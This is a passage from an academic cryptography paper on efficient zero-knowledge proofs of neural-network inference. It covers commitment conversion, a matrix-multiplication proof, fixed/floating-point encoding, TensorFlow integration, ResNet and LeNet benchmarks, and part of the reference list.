Note that this commitment $(\mathsf{com}_0, \mathsf{com}_1)$ itself is not equivocal if we use the natural "open" algorithm that sends (sk, r): although it is possible to equivocate the key sk to any value by programming the random oracle, the function PRF is fixed. Equivocating from $\boldsymbol{x}_i$ to $\boldsymbol{x}'_i$ would require finding a key sk' such that $\mathsf{PRF}(sk', i) - \mathsf{PRF}(sk, i) = \boldsymbol{x}_i - \boldsymbol{x}'_i$ over $\mathbb{F}_q^m$. However, we can make it equivocal by an interactive opening: instead of directly sending (sk, r), we can send $\boldsymbol{c}_i$ and the corresponding path that can be verified with com_1, and prove knowledge of a key sk and a randomness r such that $\mathsf{com}_0 = \mathsf{H}(sk, r)$ and the other relationship on $\boldsymbol{c}_i$ hold. In this way, we can use the zero-knowledge property to equivocate the commitment.

Instantiation of PRF. We use LowMC [2] to instantiate PRF for reducing circuit complexity. One issue with LowMC is that it contains a lot of XOR gates. Although they are free cryptographically, the computation complexity can be fairly high. We adopt the following optimizations for competitive performance:

- Similar to the signature scheme Picnic [56], we need to run PRF on a single key for many times, and thus can precompute the matrix multiplication about the key *only once* and use it for all PRF evaluations.
- We pick the block size as 64 bits to further reduce the number of XOR operations. The resulting protocol is highly efficient, and can convert 18,000 publicly committed data blocks (totally 144KB) to authenticated values per second.
- To reduce the number of rounds in LowMC, we choose the data complexity to be 2^{30} blocks, which is sufficient to commit 8 GB data. If the data is larger than that, we can just pick a new PRF key and commit this key.

Comparing with other candidates. We briefly discuss the concrete efficiency of our protocol for one commitment-authentication conversion, and compares it with other alternatives shown in Table 1. Here, we ignore the efficiency comparison for the commitment-generation phase, as it needs to be executed only once.

For SHA-256 and LowMC-256, they refer to building a hash function modeled as a random oracle, and further construct a commitment on message x via $\mathsf{H}(x, r)$ with a randomness r. For SHA-256, one invocation takes 22573 AND gates and can commit 256 bits of messages. For LowMC-256, we first pick a LowMC block cipher with 256-bit key and block

Scheme	This work	SHA-256	LowMC-256
Time (μs)	55	395	≥ 1000
Comm. (bits)	62	705	49

Table 1: **Efficiency comparison between our protocol and alternative protocol with natural commitments.** Running time in microsecond (μs) is based on two Amazon EC2 machines of type `m5.2xlarge`.

sizes, and then use Davies–Meyer to build a hash function. The SHA-256 method requires a lot of communication due to a large circuit size. The LowMC-256 approach is significantly slower compared to ours because: 1) our 64-bit block cipher only computes 64-bit matrix multiplication, but LowMC-256 needs 256-bit matrix multiplication meaning 16 times more operations; 2) we only need 11 rounds but LowMC-256 needs 53 rounds; 3) we can use a fixed key for all messages but LowMC-256 needs to rekey for every block of the message.

Conversion from authenticated values to publicly committed values. In some applications, two parties $\mathcal{P}$ and $\mathcal{V}$ may want to convert authenticated values (say, output by some MPC protocol) into a public commitment on the same values. Based on the protocol $\Pi_{\mathsf{NICom}\to[\cdot]}$ shown in Figure 9, this is easy to be realized by the following execution:

1. To convert authenticated values $\{[x_{i,j}]\}_{i\in[1,\ell],j\in[1,m]}$ into publicly committed values, $\mathcal{P}$ commits these vectors $(x_{i,1},\ldots,x_{i,m})$ for $i\in[1,\ell]$ by executing the commitment-generation phase of protoocol $\Pi_{\mathsf{NICom}\to[\cdot]}$. Then $\mathcal{P}$ publishes the resulting commitment $(\mathsf{com}_0,\mathsf{com}_1)$.
2. Then, $\mathcal{P}$ and $\mathcal{V}$ execute protocol $\Pi_{\mathsf{NICom}\to[\cdot]}$ to convert commitment $(\mathsf{com}_0,\mathsf{com}_1)$ into authenticated values $\{[x'_{i,j}]\}_{i\in[1,\ell],j\in[1,m]}$.
3. The parties call the CheckZero procedure on $[x'_{i,j}]-[x_{i,j}]$ for all $i\in[1,\ell],j\in[1,m]$, and abort if the check fails.

6 More Optimizations for ML Applications

In this section, we will discuss several optimizations for key components in the *machine learning* (ML) applications and how they are connected. Then, we describe how to support various types of ML algorithms by extending TensorFlow [1].

6.1 Optimizing Matrix Multiplication

By generalizing the Freivalds algorithm [31], we propose a ZK protocol to prove matrix multiplication with dimension $n\times n$ over a field $\mathbb{F}_q$ (for any prime $q\geq 2$), which only needs to prove n private multiplications rather than n^3 using a naive algorithm. Since the intuition of the protocol has been discussed in Section 3.3, we directly present the ZK protocol in the $\mathcal{F}_{\mathsf{authZK}}$-hybrid model in Figure 10.

Protocol Π_{MatMul}

Inputs: A prover $\mathcal{P}$ and a verifier $\mathcal{V}$ have three authenticated matrices $[\mathbf{A}],[\mathbf{B}]$ and $[\mathbf{C}]$, where $\mathbf{A}\in\mathbb{F}_q^{n\times m},\mathbf{B}\in\mathbb{F}_q^{m\times\ell}$ and $\mathbf{C}\in\mathbb{F}_q^{n\times\ell}$.

Protocol execution: $\mathcal{P}$ proves in zero-knowledge that $\mathbf{A}\cdot\mathbf{B}=\mathbf{C}$ holds by interacting with $\mathcal{V}$ as follows:

1. $\mathcal{V}$ samples $\boldsymbol{u}\leftarrow(\mathbb{F}_{q^k})^n,\boldsymbol{v}\leftarrow(\mathbb{F}_{q^k})^\ell$, and then sends them to $\mathcal{P}$.
2. $\mathcal{P}$ and $\mathcal{V}$ compute $[\boldsymbol{x}]^\top:=\boldsymbol{u}^\top\cdot[\mathbf{A}]$ and $[\boldsymbol{y}]:=[\mathbf{B}]\cdot\boldsymbol{v}$ locally (this can be also done by calling the (lincomb) command of $\mathcal{F}_{\mathsf{authZK}}$). Both parties also compute $[z]:=\boldsymbol{u}^\top\cdot[\mathbf{C}]\cdot\boldsymbol{v}$.
3. The parties compute $[z']:=[\boldsymbol{x}]^\top\cdot[\boldsymbol{y}]$ by calling functionality $\mathcal{F}_{\mathsf{authZK}}$, where $z'=\boldsymbol{x}^\top\cdot\boldsymbol{y}$.
4. Both parties execute the CheckZero procedure on $[z]-[z']$ to verify that $z=z'$. If the check fails, $\mathcal{V}$ outputs false and aborts; otherwise, it outputs true.

Figure 10: **Zero-knowledge protocol for proving matrix multiplication in the $\mathcal{F}_{\mathsf{authZK}}$-hybrid model.** Before running this protocol, $\mathcal{P}$ and $\mathcal{V}$ have computed the authenticated values on all entries in the matrices to be proven by calling the (input) command of $\mathcal{F}_{\mathsf{authZK}}$.

In the following theorem, we prove the security of this protocol, where we refer the reader to [52] for the standard ZK functionality. The detailed proof of this theorem can be found in the full version [53].

Theorem 5. *Protocol Π_{MatMul} shown in Figure 10 UC-realizes the standard ZK functionality $\mathcal{F}_{\mathsf{ZK}}$ in the presence of a static, malicious adversary with soundness error $3/q^k$ in the $\mathcal{F}_{\mathsf{authZK}}$-hybrid model.*

Further optimizations. We can further optimize the protocol shown in Figure 10 by letting the verifier send a random seed to the prover and then the two parties compute $\boldsymbol{u}$ and $\boldsymbol{v}$ by applying a random oracle to the seed.

In protocol Π_{MatMul}, the parties compute $[z']=[\boldsymbol{x}]^\top\cdot[\boldsymbol{y}]$ by calling the (mult) command of $\mathcal{F}_{\mathsf{authZK}}$. This require communication of $O(m\log q)$ bits. To optimize the communication cost, we can define a multivariate polynomial $f(\boldsymbol{x},\boldsymbol{y},z)=\boldsymbol{x}^\top\cdot\boldsymbol{y}-z$, and then prove knowledge of $\boldsymbol{x},\boldsymbol{y},z$ such that $f(\boldsymbol{x},\boldsymbol{y},z)=0$ using the latest ZK protocol [54]. This optimization can reduce the communication cost to only $O(k\log q)$ bits, independent of m.

6.2 Support Fixed-Point and Floating-Point

There are many non-linear operations in typical ML algorithms, including ReLU, Max Pooling, Sigmoid, SoftMax, etc. These operations are complicated to compute, and may often cause some accuracy loss when values are represented as fixed-point numbers. In our implementation, we support native IEEE-754 single-precision number in ZK proofs so that we can obtain maximum accuracy.

Encoding signed, fixed-point numbers. Linear layers and non-linear layers appear alternately. It is crucial to encode data in $\mathbb{F}_p$ for linear layers so that we can enjoy our highly efficient matrix-multiplication protocol described as above. For non-linear layers, data is encoded as floating-point numbers. To eventually convert between floating-point numbers and elements over $\mathbb{F}_p$, we need to find a way to encode signed, fixed-point numbers into $\mathbb{F}_p$, and execute an encoding procedure in another direction.

Given a prime $p > 2$, we can define an encoding procedure from $\mathbb{Z}$ to $\mathbb{F}_p$ as $\mathsf{Encode}(x \in \mathbb{Z}) = (x \mod p)$, where an integer lies in $[-(p-1)/2, (p-1)/2]$. Note that field elements over $\mathbb{F}_p$ are represented in $[0, p-1]$. The corresponding decoding procedure is described as follows:

$$\mathsf{Decode}(x \in \mathbb{F}_p) = \begin{cases} x, & x \leq (p-1)/2 \\ x-p, & x > (p-1)/2 \end{cases}$$

Now given a fixed-point number x and a precision parameter $s \in \mathbb{N}$, we can encode x into $\mathbb{F}_p$ by $\mathsf{Encode}(\lfloor 2^s \cdot x \rfloor)$. If $\lfloor 2^s \cdot x \rfloor \in [-(p-1)/2, (p-1)/2]$, there is almost no accuracy loss. Encoding in another direction from elements over $\mathbb{F}_p$ to fixed-point numbers can be executed in a straightforward inverse process. There is one caveat: since we will perform matrix multiplication after non-linear layers, it is important to leave enough slack so that the precision does not overflow. In our implementation, we use a Mersenne prime $p = 2^{61} - 1$ and encode fixed-point numbers into a 30-bit range (where $s = 16$). Since in our application, the numbers never reach close to the 30-bit range, this ensures that the matrix multiplication would not overflow.

Converting between floating-point and fixed-point numbers. With values encoded as fixed-point numbers, we could convert between these fixed-point numbers and their binary representation via the arithmetic-Boolean conversion as shown in Section 4 and the encoding procedure described as above. Thus, the remaining task is to design efficient Boolean circuits for conversions between fixed-point and floating-point numbers. We use the single-precision circuits in EMP [51], where the operations conform with the IEEE-754 standard. To perform the conversion from a floating-point number to a fixed-point number, we follow the definition of IEEE-754. The key components are private logical left shift and right shift, each of which is implemented using a $(n \log n)$-sized circuit when shifting n bits. This procedure takes about 580 AND gates for $n = 61$. However, we found that converting from fixed-point to floating-point numbers is about $3\times$ slower, since private logical right shift is done with $n = 61$, but private logical left shift is handled with $n = 24$ (defined by IEEE-754). To close the efficiency gap between two directions, we can let the prover provide a converted floating-point number as an extended witness on-demand, and then only prove in zero-knowledge the conversion from a floating-point number to a fixed-point number.




Figure 11: **Integration with TensorFlow.** Static and dynamic passes used in Rosetta to connect TensorFlow and our ZK protocol.

6.3 Integrating with TensorFlow

We integrate the algorithms into Rosetta [22], which is an efficient and easy-to-use framework based on TensorFlow [1]. Specifically, we implemented our ZK backend protocol in C++ to maintain high efficiency and integrated to the backend of TensorFlow. In this way, developers could use simple interfaces in the frontend (in Python) to build complicated machine learning models without knowing details of the underlying cryptographic protocols. As a result, one can reuse the original code and interfaces of TensorFlow, and import an additional package to enable our ZK protocol. Below we discuss details of our integration. The main components of Rosetta are *static* and *dynamic passes* described as follows.

Static pass. In the frontend of TensorFlow, developers could write a model with Python language. The underlying compiler will convert the model into a graph, which consists of nodes and edges. Nodes are actually different operators, and edges are inputs/outputs of operators with specific data types (e.g., `int` and `float`). Static pass, described in Figure 11, is implemented in our framework, which additionally turns this graph into an abstract secure graph. Secure graph differs from the original graph in edges and nodes. Particularly, all the edges in secure graph are `string` type, which will contain the input and output information of each operator implemented with the underlying protocol (e.g., authenticated values in our ZK protocol). This is designed to be applicable to various cryptographic algorithms or protocols. Secure operators additionally specify the edges to be either public or private according to applications. The nodes in secure graph represent secure operators as shown in Figure 11.

	50 Mbps	200 Mbps	500 Mbps	1 Gbps
Conversions				
A2B	107 μs	45 μs	34 μs	29 μs
B2A	109 μs	49 μs	38 μs	33 μs
C2A	56 μs	55 μs	55 μs	55 μs
Fix2Float	50 μs	46 μs	46 μs	46 μs
Float2Fix	49 μs	46 μs	46 μs	46 μs
Machine Learning (ML) Functions				
Sigmoid	2.1 *ms*	1.6 *ms*	1.6 *ms*	1.6 *ms*
Max Pooling	1.6 *ms*	0.5 *ms*	0.4 *ms*	0.4 *ms*
ReLU	908 μs	262 μs	185 μs	188 μs
SoftMax-10	209 *ms*	157 *ms*	161 *ms*	171 *ms*
Batch Norm	415 *ms*	261 *ms*	257 *ms*	269 *ms*
Matrix Multiplications				
MatMult-512	361 *ms*	186 *ms*	185 *ms*	185 *ms*
MatMult-1024	2.42 *s*	1.48 *s*	1.39 *s*	1.37 *s*
MatMult-2048	15.19 *s*	11.30 *s*	10.63 *s*	10.39 *s*

Table 2: **Performance of the basic building blocks.** The dimension of Max Pooling is 2×2. The dimension of Batch Normalization is $[1,16,16,4]$, which stands for the batch size, height, weight and channels. For ML functions, the inputs and outputs are authenticated values in $\mathbb{F}_p$ with $p = 2^{61} - 1$. The performance result assumes that the inputs and outputs are all private to the verifier.

Dynamic pass. The graph will be executed by TensorFlow in the backend when data is fed, and the string-type data will flow across the graph. Dynamic pass shown in Figure 11 is designed to integrate the graph execution with our ZK protocol. When handling a specific operator (e.g., matrix multiplication), dynamic pass will first convert the string-type data into ZK-friendly authenticated values (i.e., ZK type in Figure 11), and then call the underlying ZK protocol for this operator and get the authenticated output. Finally, dynamic pass will convert the resulting authenticated values back to string-type data, such that the data can be handled by TensorFlow and passed to the next operator. The universal composability of our protocol ensures that our approach is secure. To make sure all operators can be composed together directly as well as reduce the memory overhead, we encode the inputs and outputs of all operators into authenticated values over $\mathbb{F}_p$.

Extendibility. In addition to our ZK protocols, Rosetta [22] is also capable of integrating with other cryptographic protocols and algorithms, such as MPC and homomorphic encryption. It is feasible to support mixed protocols between ZK proofs and MPC, where we will leave as a future work.

7 Performance Evaluation

In this section, we benchmark the speed of Mystique and how it performs on large-scale ML-inspired applications. We used three neural network models: LeNet-5[2] (5 layers, 62000 model parameters), ResNet-50 (50 layers, 23.5 million model parameters), and ResNet-101 (101 layers, 42.5 million model parameters). All experimental results are obtained by running the protocol over two Amazon EC2 machines of type `m5.2xlarge`, each with 32 GB memory. We use all CPU resources but only a fraction of the memory. The largest example is for ResNet-101 that uses 12 GB of memory. Our implementations use the latest sVOLE-based protocol [54] as the underlying ZK proof. All our implementations achieve the computational security parameter $\lambda = 128$ and statistical security parameter $\rho \geq 40$.

7.1 Benchmarking Our Building Blocks

We test the performance of our key building blocks discussed in this paper and summarized the results in Table 2. From this table, we can see that our protocol is highly scalable and all basic operations are highly efficient. The arithmetic-Boolean conversion (i.e., A2B and B2A) consists of two phases. In the preprocessing phase, two parties generate random zk-edaBits, and the execution time per zk-edaBit decreases from 95 μs to 19 μs when the bandwidth increases from 50 Mbps to 1 Gbps. In the online phase, two parties can convert authenticated wire values between arithmetic and Boolean circuits cheaply. The efficiency of the conversion from a public commitment to privately authenticated values (i.e., C2A) is mainly dominated by the computation of PRF in a Boolean circuit. It only takes around 56 μs to apply the PRF to a 64-bit data block, when the network bandwidth is at least 50 Mbps, due to the high communication efficiency of our protocol. The terms Fix2Float and Float2Fix represent the conversions between fixed-point and floating-point numbers, where the execution time for both conversions is around 46 μs per conversion when the network bandwidth is larger than 50 Mbps.

For the ZK proof of matrix multiplication (i.e., MatMul), our protocol can obtain around 185 *ms* of execution time for dimension 512×512, when the network bandwidth is at least 200 Mbps. The execution time is increased to about 1.5 *s* and 11 *s* for dimensions 1024×1024 and 2048×2048, respectively. The main efficiency bottleneck is the local computation of matrix multiplication by the prover. Compared to the state-of-the-art ZK proof for matrix multiplication [54], which takes 10 seconds to prove a 1024×1024 matrix multiplication over a network bandwidth of 500 Mbps, our ZK protocol achieves a $7\times$ improvement.




Figure 12: **Execution-time decomposition for ResNet-101 Inference.** The top bar is for public-model private-feature inference; the bottom bar is for private-model private-feature inference. The network bandwidth is throttled to 200 Mbps.

Model	Image	LeNet-5	ResNet-50	ResNet-101
Communication				
Private	Private	16.5 MB	1.27 GB	1.98 GB
Private	Public	16.5 MB	1.27 GB	1.98 GB
Public	Private	16.4 MB	0.53 GB	0.99 GB
Execution time (seconds) in a 50 Mbps network				
Private	Private	7.3	465	736
Private	Public	7.5	463	735
Public	Private	6.5	210	369
Execution time (seconds) in a 200 Mbps network				
Private	Private	5.9	333	535
Private	Public	5.5	336	541
Public	Private	4.9	158	262

Table 3: **Performance of zero-knowledge neural-network inference.** All models are trained using the CIFAR-10 dataset.




Figure 13: **ℓ_2-norm distance between the plaintext-inference probability vector and the ZK-inference probability vector.** The mean difference is 0.0011 for ResNet-50 and 0.0019 for ResNet-101.

7.2 Benchmarking Private Inference

With these building blocks, we connect them together to build a ZK system to prove the inference of large neural networks as we described in Section 6.3. We consider three canonical settings, where the model parameters and model feature input can either be private to the prover or public to both parties. We focus on three neural networks: LeNet-5, ResNet-50, and ResNet-101. While the first example is relatively simple, the last two examples represent the state-of-the-art neural networks in terms of accuracy and complexity.

In Table 3, we summarize the performance for all neural networks, where the commitment on a model or data is not involved. After all optimizations, the slowest component in our protocol is Batch Normalization, which only exists in ResNet-50 and ResNet-101. For all models, we observe that when the model is private, the overall execution time is higher than the case in which the model parameters are public. This is because more operations have to be done in ZK proofs for private models. Regardless of this setting, LeNet-5 inference takes several seconds to finish. For all settings, ResNet-50 (resp., ResNet-101) takes about 2.6–5.6 (resp., 4.4–9) minutes to accomplish under a 200 Mbps network.

Microbenchmark. Figure 12 reports the microbenchmark of our ResNet-101 inference. We collect the time usage of different components including the protocol setup, private input (i.e., computing corresponding authenticated values), different operators and framework overhead. Significant amount of costs are used in Batch Normalization, ReLU, convolution2D and framework overhead. When the model is private, an additional proportion of time will also be used for private input. Note that the Batch Normalization takes around 70% of time in both cases because it involves complicated arithmetic operations and conversions between floating-point and fixed-point numbers, which are costly to maintain accuracy. It will be an interesting future work to further improve the efficiency of Batch Normalization and ReLU without losing accuracy.

Benchmarking the accuracy. Our approach is highly accurate, but could still cause some accuracy loss. This could particularly be a concern for deep neural networks with hundred of layers where the error could propagate and get amplified. To benchmark the accuracy of our protocol, we ran the whole CIFAR-10 testing dataset [42] containing 10000 imagines. CIFAR is one of the standard ML dataset to benchmark the

[2]We use ReLU as activation function instead of tanh for better accuracy.

ML applications	LeNet-5	ResNet-50	ResNet-101
ZK for evasion attacks	9.8 *s*	316 *s*	524 *s*
ZK for genuine inference	7.2 *s*	16.4 *m*	28 *m*
ZK for private benchmark	8.2 *m*	4.4 *h*	7.3 *h*

Table 4: **Efficiency of our ZK system in different applications.** All execution time is reported based on a 200 Mbps network and two `m5.2xlarge` machines.

performance of algorithms. Imagines in CIFAR-10 are all labeled within 10 different classes, each imagine is a 32×32 color picture. The accuracy difference between the plaintext model and our ZK model is only 0.02% for both ResNet-50 and ResNet-101. To further understand the accuracy difference, we also compare the underlying probability vector predicted for each testing imagine. The dataset CIFAR-10 has 10 classes, and thus each inference produces a probability vector of length 10, denoted as $\boldsymbol{p}_i$ for all $i \in [1, 10000]$. The final prediction of the i-th testing imagine is $\mathsf{ArgMax}_i(\boldsymbol{p}_i)$. We are interested in the distribution of $\|\boldsymbol{p}_i - \boldsymbol{p}'_i\|_2$, where $\boldsymbol{p}_i$ is from plaintext inference and $\boldsymbol{p}'_i$ is from ZK inference. In Figure 13, we show the ℓ_2-norm differences of all 10000 inferences, and we can see that even for ResNet-101, the ℓ_2-norm difference is smaller than 0.006 for 95% of the case. For LeNet-5, 99.9% of the ℓ_2-norm difference are below 0.006. Therefore, for top-k accuracy such as $k = 5$ (commonly used for ImageNet), our ZK inference will be highly accurate.

7.3 End-to-End Applications

By connecting the private models/features to publicly committed models/features, Mystique can be used to build the three end-to-end applications mentioned in the Introduction. Since we use CIFAR-10 dataset, each image is of size 32×32 pixels and each pixel uses 3 bytes to represent the color. This means that one image is of size 3072 bytes and takes about 2.6 milliseconds to convert from publicly committed values to privately authenticated values. The sizes of three models considered in this paper are 0.25 MB, 94 MB, and 170 MB. They take 1.7 seconds, 646 seconds, and 1169 seconds to convert from a public commitment to authenticated values that can be used in our protocols directly. The cost to "pull" a publicly committed model to be used in ZK proofs is high, but it could always be amortized over multiple private inferences.

- **ZK proofs for evasion attacks.** In this case, we need to prove knowledge of two almost identical inputs that get classified to different results under a public model. Therefore, the main cost is to prove the classification result in zero-knowledge under a public model twice.
- **ZK proofs for genuine inference.** In this application, the model parameters are private but publicly committed, while the input data is public. The main overhead is from: 1) proving the consistency between committed values and authenticated values for all model parameters; and 2) proving correct classification with private model and public input.
- **ZK proofs for private benchmark.** In this application, the testing data set is publicly committed and the model is public. Therefore, the main overhead comes from: 1) proving the consistency between committed testing data and authenticated data; and 2) proving correct classification with private input data and public model. In our example, we assume a testing data set of 100 images, and thus the second step is executed for 100 times, once for each image.

The execution time for every end-to-end application is reported in Table 4. Note that in the "ZK for private benchmark" application, 100 testing images were publicly committed, and then are converted to privately authenticated values using our conversion protocol shown in Section 5. Thus, the execution time for this application is significantly higher.

8 Conclusion

This paper presents various conversion protocols and builds zero-knowledge machine-learning inference on top of it. Although we have made a huge progress in proving ML algorithms in zero-knowledge, there are still limitations to our ZK system that deserves further exploration in future works. In particular, our ZK protocol can only prove to one verifier at a time, and the communication cost is fairly high compared to succinct ZK proofs like zk-SNARKs. We also observed a very high overhead for Batch Normalization, which may potentially be further optimized.

Acknowledgements

We thank Yuanfeng Chen, Gaofeng Huang, Junjie Shi, and Yilin Yan from MatrixElements Technologies for helping to integrate our protocol with Rosetta. Work of Kang Yang is supported by the National Key Research and Development Program of China (Grant No. 2020YFA0309703), and the National Natural Science Foundation of China (Grant Nos. 62022018, 61932019). Work of Jonathan Katz is supported by DARPA under Contract No. HR00112020025 and by NSF award #1563722. Work of Xiao Wang is supported in part by DARPA under Contract No. HR001120C0087. The views, opinions, and/or findings expressed are those of the author(s) and should not be interpreted as reflecting the position or policy of the the Department of Defense or the U.S. Government, and no official endorsement should be inferred.

References

[1] Martín Abadi, Ashish Agarwal, Paul Barham, Eugene Brevdo, Zhifeng Chen, Craig Citro, Greg S. Corrado,

Andy Davis, Jeffrey Dean, Matthieu Devin, Sanjay Ghemawat, Ian Goodfellow, Andrew Harp, Geoffrey Irving, Michael Isard, Yangqing Jia, Rafal Jozefowicz, Lukasz Kaiser, Manjunath Kudlur, Josh Levenberg, Dan Mané, Rajat Monga, Sherry Moore, Derek Murray, Chris Olah, Mike Schuster, Jonathon Shlens, Benoit Steiner, Ilya Sutskever, Kunal Talwar, Paul Tucker, Vincent Vanhoucke, Vijay Vasudevan, Fernanda Viégas, Oriol Vinyals, Pete Warden, Martin Wattenberg, Martin Wicke, Yuan Yu, and Xiaoqiang Zheng. TensorFlow: Large-scale machine learning on heterogeneous systems, 2015. Software available from http://tensorflow.org.

[2] Martin R. Albrecht, Christian Rechberger, Thomas Schneider, Tyge Tiessen, and Michael Zohner. Ciphers for MPC and FHE. In *Advances in Cryptology—Eurocrypt 2015, Part I*, volume 9056 of *LNCS*, pages 430–454. Springer, 2015.

[3] Abdelrahaman Aly, Emmanuela Orsini, Dragos Rotaru, Nigel P. Smart, and Tim Wood. Zaphod: Efficiently combining lsss and garbled circuits in scale. In *Proceedings of the 7th ACM Workshop on Encrypted Computing & Applied Homomorphic Cryptography*, WAHC'19, page 33–44, 2019.

[4] Scott Ames, Carmit Hazay, Yuval Ishai, and Muthuramakrishnan Venkitasubramaniam. Ligero: Lightweight sublinear arguments without a trusted setup. In *ACM Conf. on Computer and Communications Security (CCS) 2017*, pages 2087–2104. ACM Press, 2017.

[5] Toshinori Araki, Assi Barak, Jun Furukawa, Tamar Lichter, Yehuda Lindell, Ariel Nof, Kazuma Ohara, Adi Watzman, and Or Weinstein. Optimized honest-majority MPC for malicious adversaries - breaking the 1 billion-gate per second barrier. In *IEEE Symp. Security and Privacy 2017*, pages 843–862. IEEE, 2017.

[6] Marshall Ball, Tal Malkin, and Mike Rosulek. Garbling gadgets for Boolean and arithmetic circuits. In *ACM Conf. on Computer and Communications Security (CCS) 2016*, pages 565–577. ACM Press, 2016.

[7] Carsten Baum, Alex J. Malozemoff, Marc Rosen, and Peter Scholl. Mac'n'cheese: Zero-knowledge proofs for arithmetic circuits with nested disjunctions. Cryptology ePrint Archive, Report 2020/1410, 2020. https://eprint.iacr.org/2020/1410.

[8] Carsten Baum and Ariel Nof. Concretely-efficient zero-knowledge arguments for arithmetic circuits and their application to lattice-based cryptography. In *Intl. Conference on Theory and Practice of Public Key Cryptography 2020, Part I*, LNCS, pages 495–526. Springer, 2020.

[9] Eli Ben-Sasson, Iddo Bentov, Yinon Horesh, and Michael Riabzev. Scalable zero knowledge with no trusted setup. In *Advances in Cryptology—Crypto 2019, Part III*, volume 11694 of *LNCS*, pages 701–732. Springer, 2019.

[10] Eli Ben-Sasson, Alessandro Chiesa, Michael Riabzev, Nicholas Spooner, Madars Virza, and Nicholas P. Ward. Aurora: Transparent succinct arguments for R1CS. In *Advances in Cryptology—Eurocrypt 2019, Part I*, volume 11476 of *LNCS*, pages 103–128. Springer, 2019.

[11] Eli Ben-Sasson, Alessandro Chiesa, Eran Tromer, and Madars Virza. Scalable zero knowledge via cycles of elliptic curves. In *Advances in Cryptology—Crypto 2014, Part II*, volume 8617 of *LNCS*, pages 276–294. Springer, 2014.

[12] Eli Ben-Sasson, Alessandro Chiesa, Eran Tromer, and Madars Virza. Succinct non-interactive zero knowledge for a von neumann architecture. In *USENIX Security Symposium 2014*, pages 781–796. USENIX Association, 2014.

[13] Rikke Bendlin, Ivan Damgård, Claudio Orlandi, and Sarah Zakarias. Semi-homomorphic encryption and multiparty computation. In *Advances in Cryptology—Eurocrypt 2011*, volume 6632 of *LNCS*, pages 169–188. Springer, 2011.

[14] Nir Bitansky, Ran Canetti, Alessandro Chiesa, and Eran Tromer. From extractable collision resistance to succinct non-interactive arguments of knowledge, and back again. In *ITCS 2012*, pages 326–349, Cambridge, MA, USA, January 8–10, 2012. Association for Computing Machinery.

[15] Dan Boneh, Justin Drake, Ben Fisch, and Ariel Gabizon. Halo infinite: Recursive zk-snarks from any additive polynomial commitment scheme. Cryptology ePrint Archive, Report 2020/1536, 2020. https://eprint.iacr.org/2020/1536.

[16] Jonathan Bootle, Andrea Cerulli, Pyrros Chaidos, Jens Groth, and Christophe Petit. Efficient zero-knowledge arguments for arithmetic circuits in the discrete log setting. In *Advances in Cryptology—Eurocrypt 2016, Part II*, volume 9666 of *LNCS*, pages 327–357. Springer, 2016.

[17] Elette Boyle, Geoffroy Couteau, Niv Gilboa, and Yuval Ishai. Compressing vector OLE. In *ACM Conf. on Computer and Communications Security (CCS) 2018*, pages 896–912. ACM Press, 2018.

[18] Elette Boyle, Geoffroy Couteau, Niv Gilboa, Yuval Ishai, Lisa Kohl, Peter Rindal, and Peter Scholl. Efficient two-round OT extension and silent non-interactive secure

computation. In *ACM Conf. on Computer and Communications Security (CCS) 2019*, pages 291–308. ACM Press, 2019.

[19] Tom B. Brown, Benjamin Mann, Nick Ryder, Melanie Subbiah, Jared Kaplan, Prafulla Dhariwal, Arvind Neelakantan, Pranav Shyam, Girish Sastry, Amanda Askell, Sandhini Agarwal, Ariel Herbert-Voss, Gretchen Krueger, Tom Henighan, Rewon Child, Aditya Ramesh, Daniel M. Ziegler, Jeffrey Wu, Clemens Winter, Christopher Hesse, Mark Chen, Eric Sigler, Mateusz Litwin, Scott Gray, Benjamin Chess, Jack Clark, Christopher Berner, Sam McCandlish, Alec Radford, Ilya Sutskever, and Dario Amodei. Language models are few-shot learners. 2020.

[20] Benedikt Bünz, Jonathan Bootle, Dan Boneh, Andrew Poelstra, Pieter Wuille, and Greg Maxwell. Bulletproofs: Short proofs for confidential transactions and more. In *IEEE Symp. Security and Privacy 2018*, pages 315–334. IEEE, 2018.

[21] Melissa Chase, David Derler, Steven Goldfeder, Claudio Orlandi, Sebastian Ramacher, Christian Rechberger, Daniel Slamanig, and Greg Zaverucha. Post-quantum zero-knowledge and signatures from symmetric-key primitives. In *ACM Conf. on Computer and Communications Security (CCS) 2017*, pages 1825–1842. ACM Press, 2017.

[22] Yuanfeng Chen, Gaofeng Huang, Junjie Shi, Xiang Xie, and Yilin Yan. Rosetta: A Privacy-Preserving Framework Based on TensorFlow. https://github.com/LatticeX-Foundation/Rosetta, 2020.

[23] Alessandro Chiesa, Dev Ojha, and Nicholas Spooner. Fractal: Post-quantum and transparent recursive proofs from holography. In *Advances in Cryptology—Eurocrypt 2020, Part I*, volume 12105 of *LNCS*, pages 769–793. Springer, 2020.

